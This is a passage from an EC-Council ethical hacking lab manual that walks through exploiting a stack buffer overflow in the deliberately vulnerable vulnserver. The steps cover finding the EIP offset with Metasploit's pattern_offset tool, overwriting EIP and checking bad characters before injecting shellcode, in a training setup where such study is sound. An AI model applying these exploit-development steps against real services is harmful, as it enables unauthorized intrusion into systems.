


Figure 1.7.26: Edit findoff.py script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

70. A Python script file appears; paste the copied code in the **offset** variable, as shown in the screenshot.

71. Press **Ctrl+S** to save the script file.




Figure 1.7.27: Paste the copied random bytes

72. Type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.

73. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.




Figure 1.7.28: Execute the findoff.py script

74. Switch to the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

75. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.

76. Note down the random bytes in the EIP and find the offset of those bytes.




Figure 1.7.29: Immunity Debugger – EIP overwritten

77. Switch to the **Parrot Security** virtual machine.

78. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

79. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

80. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

81. Now, type **cd** and press **Enter** to jump to the root directory

82. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3400 -q 386F4337** and press **Enter**.

Note: **-l**: length, **3400**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#58**), **-q**: offset value (here, **386F4337** identified in the previous step).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

83. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.




Figure 1.7.30: Identified EIP register

84. Close the **Terminal** window.

85. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.

86. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.

TASK 7.7

Overwrite the EIP Register

87. Now, we shall run the Python script to overwrite the EIP register.

88. Switch back to the **Parrot Security** virtual machine. Maximize the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.

89. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: This Python script is used to check whether we can control the EIP register.




Figure 1.7.31: Execute overwrite.py script

90. Switch to the **Windows 10** virtual machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.7.32: Immunity Debugger – EIP is overwritten

91. Close **Immunity Debugger** and the vulnerable server process.

92. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.

TASK 7.8

Identify Bad Characters

93. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode.

Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.

94. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.

95. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.




Figure 1.7.33: Execute badchars.py script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

96. Switch to the **Windows 10** virtual machine.

97. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.




Figure 1.7.34: Click on Follow in Dump

98. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.

